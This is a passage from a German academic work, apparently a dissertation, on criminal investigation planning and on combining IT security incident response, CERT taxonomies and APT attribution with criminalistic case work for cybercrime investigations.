Die kriminalistische Ermittlungstätigkeit in Strafsachen erfordert eine vorausschauende Planung, um den Erfolg sicherzustellen. Die Planung des beabsichtigten Vorgehens ist Voraussetzung für die Durchführung von Ermittlungsaufgaben und polizeilichen Maßnahmen bei der Straftatenuntersuchung. Die Aufgaben, die mit der Vorbereitung, Planung, Organisation und Koordination von Aufklärungs- und Ermittlungstätigkeiten verbunden sind, werden "Kriminalistische Untersuchungsplanung" (KUP) genannt. Die Erarbeitung von Untersuchungsplänen oder anderen Planungsdokumenten wird dabei als Planungstechnik bezeichnet.[338]

Bei der kriminalistischen Untersuchungsplanung wird im Wesentlichen zwischen zwei typischen Arten unterschieden:[339]

1. der gedanklichen Untersuchungsplanung sowie
2. der schriftlichen Untersuchungsplanung.

Die gedankliche Untersuchungs- bzw. Ermittlungsplanung umfasst die geistige planerische Arbeit und logische Denktätigkeit des Kriminalisten. Sie sollte nicht unter dem Zwang formeller Regulierung betrieben werden und übertriebener Perfektionismus ist auch eher abzulehnen. Sie wird durchgeführt, wenn der Kriminalist beabsichtigt, Ermittlungen in einer Strafsache ohne einen schriftlichen Plan aus dem Gedächtnis und seiner Erfahrung heraus aufzunehmen. Ein schriftlicher Plan ist nur dann notwendig, wenn die menschlichen Fähigkeiten überschritten werden und die Handlungsfähigkeit ohne Plandokumente eingeschränkt wäre. In den meisten Fällen der Alltagskriminalität wird ohne schriftlichen Plan ermittelt.[340]

Die schriftliche Untersuchungsplanung, welche auf den jeweils typischen Untersuchungserfordernissen und Handlungsalternativen aufbaut, beinhaltet verschiedenartige Methoden, Formen, Techniken und Modelle.

---

[338] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 129; vgl. dazu auch Clages in Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 26.
[339] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 130.
[340] Ebd., S. 131.

Zur schriftlichen Untersuchungsplanung gehören:

- Untersuchungspläne,
- Ermittlungspläne,
- Spezialaufgabenpläne,
- deliktorientierte Untersuchungspläne und
- organisationsorientierte Untersuchungspläne. [341]

Untersuchungspläne

Der Untersuchungsplan ist das Grundmodell für die Untersuchung umfangreicher und schwieriger Strafverfahren. Seine Gestaltung hängt von Kenntnissen zur Planausarbeitung und persönlichen Erfahrungen ab. Es gibt keine Vordrucke, aber einige Empfehlungen. Der Plan muss aufgabenbezogen und übersichtlich gestaltet sein und als Arbeitsinstrument des Sachbearbeiters dienen. Er besteht aus einem Einleitungs- und einem Aufgabenteil.[342]

Ermittlungspläne

Ein Ermittlungsplan ist eine vereinfachte Form eines Untersuchungsplans und dient als Gedankenstütze für den Kriminalbeamten, um sicherzustellen, dass bei der Ermittlung nichts vergessen wird. Es ist eine Auflistung der einzelnen Ermittlungsaufgaben und Maßnahmen und an keine bestimmte Form gebunden. Der Ermittlungsplan ist für kleinere Ermittlungen gedacht.[343]

Spezialaufgabenpläne

Spezialaufgabenpläne dienen der Vorbereitung, Planung und Durchführung von abgegrenzten kriminalistischen Ermittlungs- oder Untersuchungshandlungen und sind Teilbereiche der gesamten kriminalistischen Untersuchung.[344]

Wichtige Spezialaufgabenpläne sind nach *Ackermann* etwa:[345]

- Vernehmungspläne,
- Durchsuchungspläne,
- Festnahme-/Verhaftungspläne,

[341] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 130 und S. 133 ff.
[342] Ebd., S. 136.
[343] Ebd., S. 136.
[344] Ebd., S. 136-137.
[345] Ebd., S. 137.

- Observationspläne,
- Gegenüberstellungspläne,
- Rekonstruktionspläne.

Spezialaufgabenpläne sind eigenständige Pläne, die zur Vorbereitung und Durchführung von speziellen kriminalistischen Ermittlungs- oder Untersuchungshandlungen dienen. Sie können Teil eines Untersuchungs- oder Ermittlungsplanes sein oder auch separt ausgearbeitet werden. Diese Pläne werden erstellt, wenn die spezielle Aufgabe nicht in einem Gesamtplan so detailliert geregelt werden kann, dass der Plan eine wirkliche Hilfe zur Lösung der Aufgabe ist oder wenn eine einzelne Ermittlungshandlung Schwierigkeiten bereiten könnte.[346]

Deliktorientierte Untersuchungspläne

Deliktorientierte Pläne sind spezielle Untersuchungs- oder Ermittlungspläne, die auf die Eigenarten der Straftat oder Erscheinungsform (wie Wirtschaftsstraftaten, Sexualstraftaten, Umweltstraftaten, Organisierte Kriminalität) ausgerichtet sind. Sie beinhalten spezielle Anforderungen an das Untersuchungsgeschehen und die Aufklärungsmethodik. Im Grunde genommen ähneln sie anderen Plänen, weichen jedoch in den jeweiligen Methoden von ihnen ab, die sich auf das jeweilige Delikt beziehen. Die Untersuchung von Cybercrime-Delikten kann unter Nutzung von speziellen Untersuchungs- oder Ermittlungsplänen erfolgen.[347]

Organisationsorientierte Untersuchungspläne

Organisationsorientierte Pläne sind für die Untersuchung in Organisationsformen auf Zeit oder in Spezialkommissionen vorgesehen, wie etwa BAO oder SOKO. Die Aufgabenbestimmung kann nicht gleichzeitig für alle Teile der Organisationseinheit erfolgen und es werden spezielle Aufgaben für die Unterabschnitte in solchen besonderen Aufbauorganisationen erstellt.[348]

[346] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 137.
[347] Ebd.
[348] Ebd.

Zusammenfassend werden neben den typischen kriminalistischen Plänen auch solche eingesetzt, die polizeiliche Maßnahmen in Verbindung mit der Falluntersuchung planen. So können zum Beispiel polizeiliche Maßnahmepläne für Maßnahmen nach der PDV 100 Verwendung finden.[349]

Eine Übersicht solcher Maßnahmen, gekürzt nach *Ackermann*, wird im Folgenden dargestellt:[350]

- Verfahrenskonzeptionen (z. B. als Leitkonzeption des Staatsanwaltes),
- Durchführungspläne (nach der PDV 100),
- Einsatzkonzeptionen (nach der PDV 100),
- Einsatzanordnungen (nach der PDV 100).

Clages sieht als bedeutsames Hilfsmittel für eine systematische und zielgerichtete Durchführung von Ermittlungshandlungen die kriminalistische Untersuchungsplanung an. Grundlage dessen ist der rechtliche Auftrag, alle gesetzlich zulässigen Maßnahmen zu ergreifen, die unter Beachtung des jeweiligen Einzelfalles geeignet und erforderlich sind, das Ermittlungsziel zu erreichen. Diese bestimmen sich im Ablauf und der zeitlichen Folge sowohl nach kriminaltaktischen als auch nach naturwissenschaftlich-kriminaltechnischen Gesichtspunkten.[351]

[349] Vgl. dazu auch Thielmann, G.; Kubera, T. (Hrsg.): "Handbuch für Führung und Einsatz der Polizei – Kommentar zur PDV 100" (2023).
[350] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 137.
[351] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 26.

2.4 Phänomenologie von Cybercrime-Delikten in der kriminalistischen Literatur

Die Deliktskategorie der Cybercrime-Delikte wird zunehmend auch in der kriminalistischen Literatur aufgegriffen. Dabei wird grundlegend festgestellt, dass für Cybercrime-Delikte viele unterschiedliche Begriffe existieren, die aus entsprechend unterschiedlichen Domänen stammen. Begriffe, die letztlich aber immer für das Deliktsfeld der Cybercrime stehen, sind etwa *Internetstraftaten, Computerkriminalität, Cybercrime, Onlinekriminalität, Computerstraftaten, IuK-Kriminalität, Computer Crime, Kriminalität im Cyberspace, IT-Crime* oder *Underground Economy*. Letztlich werden diese synonym verwendeten Begriffe auf die klassische Einordnung in Cybercrime im engeren und weiteren Sinne heruntergebrochen und beschreiben damit die unterschiedlichen Tatbestände in abstrakter Form.

In der kriminalistischen Literatur wird hingegen der Begriff der Internetkriminalität am häufigsten aufgeführt und für klassische Cybercrime-Straftaten verwendet. Auch dieser Begriff kann aber nur schwer bestimmt werden, da dessen kriminologische Einordnung nicht hinreichend geklärt ist. Der Begriff an sich ist Auslegungssache, welches durchaus auch dem Umstand geschuldet ist, dass diese Bezeichnung ein weites Feld an unterschiedlichen Straftatbeständen abdecken muss und sich auf neue Begehungsweisen auf Grund fortschreitender technischer Entwicklungen einzustellen hat.

Innerhalb der kriminalistischen Literatur wird sich dem Phänomen der Internetkriminalität mit einer recht praktischen Herangehensweise genähert, indem einzelne phänomenologische Arten der Internetkriminalität herausgenommen und näher erläutert werden. Dazu wird meist eine Gliederung in die wesentlichen Teile für die Beschreibung einer solchen Deliktsart herausgearbeitet, die bei Bedarf ergänzt werden kann.

Grundlegend besteht der Aufbau der Beschreibungen aus folgenden drei Bestandteilen:

- Phänomenologie,
- Beweisführung,
- rechtliche Einordnung.

Wernert beschreibt im Lehrbuch „Internetkriminalität“ die wesentlichen auftretenden Arten der Internetkriminalität wie folgt[352]:

- Identitätsdiebstahl,
- Onlinebankingbetrug,
- Skimming,
- Finanz- und Warenagenten,
- Urheberrechtsverstöße,
- Kinderpornographie,
- Cybermobbing und Cyberbulling,
- Ransomware-Erpressungen.

Bürschel und *Hirsch* ergänzen die bereits aufgeführten Arten im Kriminalistik-Lehrbuch „Internetkriminalität“ um die folgenden Arten der Internetkriminalität:[353]

- Social Hacking (Engineering),
- Phising,
- Onlinebankingbetrug,
- Telefonanlagen/Router Hacking.

Hirsch ergänzt in der „Grundlagen der Kriminalpraxis“ diese Aufzählungen noch um die Arten[354]:

- Botnetz,
- Benutzung fremder WLAN Netze (vs. Wardiving).

Die in den drei Werken aufgezeigten Deliktsarten können mit den beschriebenen Methoden der Beweisführung und Ermittlungshandlungen auch für deliktsfremde Ermittler einen Einstieg zur Bewältigung von Internetkriminalität bieten. Darüber hinaus sind aber weitere Maßnahmen notwendig, um in diesem spezifischen Deliktsbereich erfolgreiche Ermittlungen durchzuführen. Etwa seit dem Jahr 2003 beschäftigen sich verschiedene Felder

[352] Wernert, M.: "Internetkriminalität: Grundlagenwissen, erste Maßnahmen und polizeiliche Ermittlungen" (2021), S. 142 ff.
[353] Büchel, M; Hirsch, P.: "Internetkriminalität: Phänomene-Ermittlungshilfen-Prävention" (2020), S. 8 ff.
[354] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 649 ff.

der Polizeiforschung mit der Frage des geeigneten polizeilichen Organisationsaufbaus. Einer Studie von *Nowacki* und *Willits* aus dem Jahr 2019[355] zu Folge gibt es für die polizeiliche Bekämpfung von Cybercrime-Delikten Einflussfaktoren, die einen direkten negativen Einfluss auf die Aufklärung dieser Delikte aufzeigen. Dazu gehört etwa das Fehlen von Definitionen, was Cybercrime-Delikte ausmacht, ein Mangel an Ressourcen zur Bewältigung der Delikte, ein Mangel in der Ausbildung der Ermittler und juristische Herausforderungen im Umgang mit solchen Delikten. Zudem bemängelt die Studie eine rückläufige Tendenz bei der Bewältigung von Cybercrime-Delikten im Vergleich zu klassischer Kriminalität.[356] In ihrer Studie haben beide Autoren aufgezeigt, dass die Bewältigung von Cybercrime-Delikten zudem direkt abhängig ist von der Frage, ob polizeiliche Ermittlungseinheiten generell in einen speziellen Kontext eingebunden sind. Hier sind etwa grenznahe Polizeieinheiten oder Task Forces zu nennen, die nicht Routine-Aufgaben zu bewältigen haben.[357] Diese nutzen für solche Aufgaben bereits spezielles Personal, was am Ende auch in den Einheiten zur Bekämpfung von Cybercrime zu beobachten ist. Damit kann die Notwendigkeit speziell geschulten Personals mit entsprechender Vorkenntnis im informationstechnischen Bereich nachweislich belegt werden, was letztlich zur Verbesserung der Aufklärung von Cybercrime-Delikten dient.

Allerdings sind diese Studien aus dem nordamerikanischen Bereich nicht direkt auf Deutschland anwendbar, aber einige der angesprochenen Punkte sind auch im bundesdeutschen Raum festzustellen. Die Definitionsfrage im Bereich Cybercrime wurde allerdings bereits auf nationaler und europäischer Ebene adressiert. Die notwendigen Ressourcen zur Bewältigung dieser Delikte wurden in den letzten zehn Jahren entsprechend erweitert und auch im Bereich Personal wurde zunehmend auf geschultes IT-Personal in den speziellen computerforensischen Bereichen zurückgegriffen. Im Bereich der Cybercrime-Ermittler ist ebenfalls ein zunehmender Trend dahingehend festzustellen, spezielles Personal zu akquirieren, jedoch kann auf Grund fehlender geeigneter Kandidaten und dem Mangel an kriminalistischer Eignung der Bedarf nicht vollständig gedeckt werden. Hier müssen zunehmend

[355] Nowacki, J.; Willits, D.: "An organizational approach to understanding police response to cybercrime" (2019), S. 63 ff.
[356] Ebd., S. 64.
[357] Ebd., S. 67, 70.

auch polizeiliche Ermittler ohne informationstechnische Basisausbildung die Ermittlungen im Bereich Cybercrime übernehmen oder Informatiker ohne kriminalistische Grundlagenausbildung. Demzufolge sind geeignete Schulungsangebote notwendig, wozu es geeigneter Konzepte für die Lehrausbildung im Bereich der Cybercrime-Ausbildung bedarf. Positiv in diesem Zusammenhang ist die Feststellung, dass geeignete kriminalistische Literatur für den Bereich der Internetkriminalität zur Verfügung steht, die auf spezielle Deliktsarten spezialisiert ist.

Bei den in der kriminalistischen Literatur aufgeführten Deliktsarten handelt es sich jedoch letztlich nur um Momentaufnahmen der Internetkriminalität des betreffenden zeitlichen Rahmens, in dem diese Delikte auftreten. Die zunehmenden technischen aber auch politischen Entwicklungen bringen neue Deliktsbereiche und Vorgehensweisen hervor, die letztlich nur schwer mit den beschriebenen Handlungsabläufen und der aufgezeigten Beweisführung bewältigt werden können. Daher ist ein umfassenderes Konzept notwendig, um neben bereits bekannten auch die unbekannten Cybercrime-Delikte, deren Kenntnis bisher noch nicht besteht, mit einem entsprechenden kriminalistischen Problemlösungsansatz zu begegnen und diese zu bewältigen.

2.5 Kombination der Vorfallbehandlung mit der kriminalistischen Fallarbeit

Bei einem Vergleich der Vorfallbehandlung und deren verschiedener Modelle und Prozesse in der Informationstechnik mit der kriminalistischen Fallaufarbeitung in Cybercrime-Delikten ist unschwer die unterschiedliche Ausrichtung beider Problemlösungsansätze zu erkennen.

Während die Vorfallbehandlung den Fokus auf die Wiederherstellung der Funktion der IT-Infrastruktur mit der Ermittlung genutzter Sicherheitslücken für einen Angriff legt, konzentriert sich die kriminalistische Fallbearbeitung auf die Ermittlung der Tat und des Täters. Die kriminalistische Fallbearbeitung ist dabei jedoch nicht nur auf Cybercrime-Delikte begrenzt, sondern stellt einen Ansatz zur Bewältigung aller Straftaten dar. Diese beiden Zielrichtungen der Problemlösung haben dabei wesentlichen Einfluss auf die Bewältigungstrategie. Die Vorfallbehandlung lässt sich auf Grund ihres eng gesteckten Ermittlungsrahmens nur auf einen entsprechenden Vorfall herunterbrechen, während die umfassende Ermittlung einer Straftat zu möglichen weiterführenden Kenntnissen über die Täter oder Tätergruppierungen führt, welchen damit dann auch unterschiedliche Taten zugerechnet werden können. Einen Ansatz dazu gibt es auch im Bereich der Vorfallbehandlung, der auf eine solche erweiterte Sichtweise abstellt. Die Cyber Threat Intelligence-Informationen, die aus einzelnen Vorfällen abgeleitet werden, können genutzt werden, um noch unbekannte und unentdeckte Vorfälle auf Grund der bereits bekanntgewordenen Werkzeuge, Taktiken und Prozeduren (TTP) zu ermitteln. Letztlich liegt bei der Anwendung der Cyber Threat Intelligence der Fokus aber weiterhin auf der Erkennung von Sicherheitsvorfällen und der präventiven Verhinderung von Angriffen durch Schließung von bekannten Sicherheitslücken.

Auch die kriminalistische Fallbearbeitung hat neben der repressiven Ermittlungskomponente der Täter eine präventive Komponente zur Verhinderung weiterer Straftaten auf Grund der Feststellung der Täter. Zudem lassen sich kriminologische Ansätze ableiten und verfolgen, die zu präventiven Maßnahmen in einzelnen Deliktskategorien führen können.

Die Kombination einzelner Aspekte der Sicherheitsvorfallbehandlung mit den Elementen der kriminalistischen Fallbearbeitung kann hier zu einem Mehrwert bei der Bewältigung von Cybercrime-Delikten führen, indem Elemente der kriminalistischen Fallbearbeitung angepasst und ein hybrides Framework für die Untersuchung von Cybercrime-Delikten unspezifischer Kategorien entwickelt werden. Dazu bedarf es eines objektivierten und standardisierten Vorgehens bei der Aufarbeitung dieser Delikte, ähnlich wie dies bereits bei der operativen Fallanalyse in speziellen Delikten erfolgt.[358]

Bei näherer Betrachtung der Vorfallbehandlung, etwa auf Ebene der CERT-Taxonomie, kann das Taxonomie-Schema als gute Grundlage für die kriminalistische Fall-aufbereitung und die Klassifizierung von Cybercrime-Delikten dienen. Ein Cyber-Sicherheitsvorfall lässt sich auf Grund seines kriminellen Ursprungs zudem immer als Straftat einordnen. Grundsätzlich können auch die für eine effektive Straftatenaufklärung zu klärenden Fragen bezüglich des Tathergangs, des Täters, des Opfers und des Tatwerkzeugs einer Sicherheitsvorfallbehandlung zugeordnet werden. Die Zuordnung dieser Bereiche kann Abbildung 36: Einordnung der Vorfallbehandlung in die kriminalistische Fallarbeit entnommen werden. Zusätzlich ist aber auch die räumliche Einordnung des Tatorts, die zeitliche Einordnung und auch die rechtliche Einordnung in diesem Kontext zu beachten.




Abbildung 36: Einordnung der Vorfallbehandlung in die kriminalistische Fallarbeit[359]

[358] Vgl. dazu Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 122-123.
[359] Eigene Darstellung, angelehnt an die erweiterte CERT-Taxonomie.

Für die Anwendung der kriminalistischen Fallarbeit müssen die einzelnen Punkte der kriminalistischen Fallanalyse und deren Analysefelder angepasst werden, damit eine Einordnung von Cybercrime-Straftaten vorgenommen werden kann. Zudem ist es notwendig, die Einordnung der fallanalytischen Informationen in den Prozess der Hypothesenerstellung und deren Anwendbarkeit speziell im Bereich der Cybercrime-Delikte zu überprüfen. Die aus den Analyse- und Hypotheseschritten abgeleiteten Erkenntnisse können dann in der Untersuchungsplanung abschließende Vorgaben für die weitere computerforensische Untersuchung wie auch die weiteren Ermittlungshandlungen liefern. Auch hier ist zu überprüfen, ob eine Anpassung erfolgen muss.

Wichtig bei der Erkennung von Serienstraftaten oder Serientätern ist die Vergleichbarkeit von Delikten. Darauf basiert letztlich auch der Ansatz der operativen Fallanalyse für Sexual- und Kapitaldelikte. Eine Vergleichbarkeit mit Cybercrime-Straftaten ermöglicht es demzufolge, einzelne Straftaten miteinander in Verbindung zu bringen, was letztlich Hinweise auf den Täter oder die Tätergruppierung geben kann. Die gleiche Vorgehensweise beschreibt in einem Artikel in „Heise Security“ im Jahr 2021 *Steffens*, der 2021 für den Bereich der Threat Intelligence des BSI tätig war.[360] Auf Grund der gewonnen Erkenntnisse zu Angriffen und erfolgreichen Sicherheitsvorfällen lassen sich Grundmuster erkennen, die auf Tätergruppierungen hinweisen. Entscheidend ist die Annahme, dass hinter ähnlichen Angriffen auch die gleichen Tätergruppierungen stecken. Die Cluster von solchen Gruppen werden auf Grund dessen als APT-Gruppen bezeichnet. APT steht für Advanced Persistent Threats und beschreibt systematisch gezielte und geplante Angriffe auf besondere Infrastrukturen, wie etwa Regierungsorganisationen, Wirtschaftsunternehmen oder NGOs. Je nach Sicherheitsfirma, welche die Untersuchungen in solchen speziellen Fällen vornimmt, werden diese Gruppen durchnummeriert (APT1 …APT42…) und zum Teil auch mit Phantasienamen bezeichnet (Snake, Sandworm, etc.).[361]

Bei der Zuordnung von Angriffen zu diesen Gruppierungen werden Übereinstimmungen mit bereits bekannten Clustern gesucht und damit Zuordnungen hergestellt. Dies kann etwa durch technische Parameter erfolgen, wie etwa Codepage-Nutzungen, Zeichen-

[360] Steffens, T.:"Auf Tätersuche: Herausforderungen bei der Analyse von Cyber-Angriffen" (2021).
[361] Ebd.

sätze mit kyrillischen oder chinesischen Schriftzeichen oder eigens entwickelte Schadsoftware. Analysen und Untersuchungen zu APT-Gruppierungen erfolgen in Deutschland in der Regel durch die Verfassungsschutzbehörden und das BSI, im Unternehmensumfeld durch die beteiligten Sicherheitsfirmen und Sicherheitsberater.

Das BSI etwa klassifiziert Cyber-Angriffe etwa auf Grundlage des MICTIC-Frameworks, welches von *Steffens* 2020 vorgestellt wurde.[362] Dieses besteht aus den Aspekten Malware, Infrastruktur, Control Server, Telemetrie, Intelligence und Cui Bono. Die Malware-Komponente beinhaltet Schadprogramme, Exploits und Tools, die von der APT-Gruppe verwendet werden. Die Infrastruktur-Komponente beschreibt die Schritte, die die Angreifer unternehmen, um Server anzumieten und Domainnamen zu registrieren. Unter dem Punkt Control Server werden die Skripte und Konfigurationen behandelt, die lokal auf dem Server zu finden sind. Telemetrie bezieht sich auf die Daten, die von Sicherheitsprodukten erfasst und an Herstellerfirmen zurückgesendet werden, um unter anderem die Aktivitäten der Angreifer beim Ausbreiten in internen Netzen zu beschreiben. Die Intelligence-Komponente umfasst Erkenntnisse, die Nachrichtendienste durch das Abhören von Servern oder Leitungen gewinnen können. Cui Bono bezieht sich auf die Ziele, für die die APT-Gruppe beauftragt wurde und zu deren Erreichung sie beitragen sollen.[363]

Um eine Vergleichbarkeit von Straftaten und Straftatserien zu ermöglichen, ist eine Einordenbarkeit von einzelnen Aspekten der gesamten Straftat notwendig. Dies ist über eine Taxonomie möglich, die in den Bereichen der Sicherheitsvorfallbehandlungen in Kapitel 2 bereits vorgestellt wurde. Wird etwa die CERT-Taxonomie oder vergleichbare Taxonomien aus dem Sicherheitsvorfallbereich oder dem Threat Modelling als Beschreibung verwendet, so wird schnell deutlich, dass diese Taxonomien an sich nicht ausreichen, um Cybercrime-Straftaten vollumfassend zu beschreiben. Informationen zur Infrastruktur, Control Server oder Intelligence-Informationen, die bei der behördlichen Untersuchung von Cybercrime-Straftaten erhoben werden können und die etwa das MITIC-Framework aufgreift, liefern zusätzliche Aspekte, die in eine Taxonomie einfließen können.

[362] Steffens, T.: "Attribution of Advanced Persistent Threats: How to Identify the Actors Behind Cyber-Espionage" (2020).
[363] Steffens, T.:"Auf Tätersuche: Herausforderungen bei der Analyse von Cyber-Angriffen" (2021).

Im Unternehmensumfeld können aus Cyber Threat Intelligence-Informationen etwa Rückschlüsse auf APT-Gruppierungen, deren Vorgehensweisen, aber auch auf betroffene Branchen abgeleitet werden, die Ziele von aktuellen Angriffen sind. Aus behördlichen Untersuchungen und den dadurch erhobenen und bekanntgewordenen Informationen und Beweisen können beispielsweise Beschreibungen entnommen werden, die bestenfalls über die verschiedenen Auskunftssysteme der Behörden recherchierbar sind. Damit lassen sich weitere Ansätze zur Bekämpfung von Cybercrime-Straftaten herleiten, da sich auf bereits bekannte Ermittlungsverfahren und deren Beweisinformationen gestützt werden kann, um damit bundeslandübergreifend Ermittlungen zu beschreiben, zu koordinieren und durchzuführen. Dies lässt sich sogar bis hin zu internationalen Ermittlungen ausbauen, basierend auf einer festgelegten Beschreibung der Cybercrime-Straftat, wie aus Abbildung 37: Vergleich der Nutzung von Cyber Threat Informationen im Kontext der Unternehmen und Behördennutzung ersichtlich.




Abbildung 37: Vergleich der Nutzung von Cyber Threat Informationen im Kontext der Unternehmen und Behördennutzung[364]

Die Untersuchung von bekannten, aber vor allem auch unbekannten Arten von Cybercrime-Straftaten kann am besten in einem Cybercrime-Untersuchungsframework zusammengefasst werden, welches wesentliche Elemente der Sicherheitsvorfallbehandlung aufgreift und diese mit den Methoden der kriminalistischen Fallarbeit zusammenführt.

[364] Eigene Darstellung.

Ein daraus abgeleitetes Ablaufmodell soll die Aufarbeitung der Cybercrime-Straftaten grob einordnen und damit den Einstieg in die kriminalistische Fallarbeit aufzeigen. Ergänzt wird dieses Modell durch einzelne Ablaufprozesse, welche den einzelnen Bereichen der kriminalistischen Fallarbeit zugeordnet werden. Verschiedene, bereits erprobte Untersuchungsmethoden ergänzen die praktische Anwendbarkeit der kriminalistischen Fallarbeit. Hier wird eine Anpassung und Adaption bestehender Prozesse und Methoden der kriminalistischen Fallbearbeitung notwendig. Eine speziell für Cybercrime-Straftaten ausgearbeitete und an bestehende Sicherheitsvorfall- und Threat Modelling-Beschreibungen angelehnte Taxonomie soll das Cybercrime-Untersuchungsframework abschließen. Letztlich soll das Framework ohne Anpassung in den behördlichen Planungs- und Entscheidungsprozess der PDV 100 eingegliedert werden können und das kriminalistische Konzept aufgreifen und erweitern.

3 Konzeption eines holistischen Modells für die kriminalistische Aufarbeitung von Cybercrime-Delikten

Die kriminalistische Literatur der polizeilichen- und kriminalpolizeilichen Ermittlungen liefert für den Bereich der Cybercrime-Ermittlungen in verschiedenen Publikationen Handlungsanleitungen zur Aufklärungsarbeit verschiedener Delikte aus dem Cybercrimeumfeld. Dies wurde bereits im Abschnitt 2.4 „Phänomenologie von Cybercrime-Delikten in der kriminalistischen Literatur“ beispielhaft ausgeführt. Die in der Literatur vorhandenen Beschreibungen sind sowohl auf die technischen Hintergründe und die Funktionsweise einzelner Deliktsarten spezialisiert als auch auf die konkreten technischen Kenngrößen und Parameter, welche für die Beweiserhebung herangezogen werden können. Zudem liefern diese Publikationen Hinweise zur Einordnung der Rechtslage in das Gefüge der Straftatbestände und strafprozessualen Maßnahmen, die durch das Besondere einzelner Delikte adressiert werden. Abgerundet werden die Ausführungen zu den einzelnen Deliktsarten mit Präventivmaßnahmen und sehr häufig durch eine Checkliste für die Ermittlungsabarbeitung.

Das informationstechnische Zeitalter ist allerdings geprägt von einer schnelllebigen Veränderung, vor allem im Bereich der Technologien und deren Einsatzzwecke. Zudem ist der Fokus auf die Sicherheit der Informationstechnologie ungebrochen und ermöglicht es, IT-Systeme entsprechend abzuhärten und zu sichern. Dies bedeutet, dass Methoden und Werkzeuge cyber-krimineller Akteure einem stetigen Wandel und im Hinblick auf die Verfügbarkeit einer ständigen Veränderung von Zugriffsmöglichkeiten unterliegen. Dies bedeutet im Umkehrschluss aber nicht, dass Cybercrime-Delikte rückläufig sind, sondern nur, dass ein Wandel in der Vorgehensweise und eine Änderung von Methoden für einzelne Deliktsarten erfolgt. Zum Teil sind bestimmte Deliktsarten schlichtweg nicht mehr erfolgversprechend, ähnliche Vorgehensweisen aber in einem anderen Kontext wiederbelebt und zielführend eingesetzt worden.

Deshalb sollte einer reinen Ermittlungsarbeit anhand von Checklisten kritisch gegenübergestanden werden. Checklisten von Deliktskategorien adressieren meist einen be-

reits vergangenen Stand der Technik und deren Präventivmaßnahmen, welche zum Teil bereits nach zwei oder drei Jahren obsolet sind und von Cyber-Kriminellem nicht mehr angewendet werden. Demgegenüber entstehen neue Deliktsarten, deren Vorgehensweisen möglicherweise ähnlich sind und deren technische Komponenten und Berührungspunkte sich aber grundlegend unterscheiden. Dabei ist es auch möglich, dass die rechtliche Beurteilung ebenfalls anders erfolgen muss, auch unter der Prämisse, dass die Rechtslage kontinuierlich an die Realgegebenheiten per Kommentierung und Urteilsfindung, oder aber durch Änderungen der Gesetze angepasst wird.

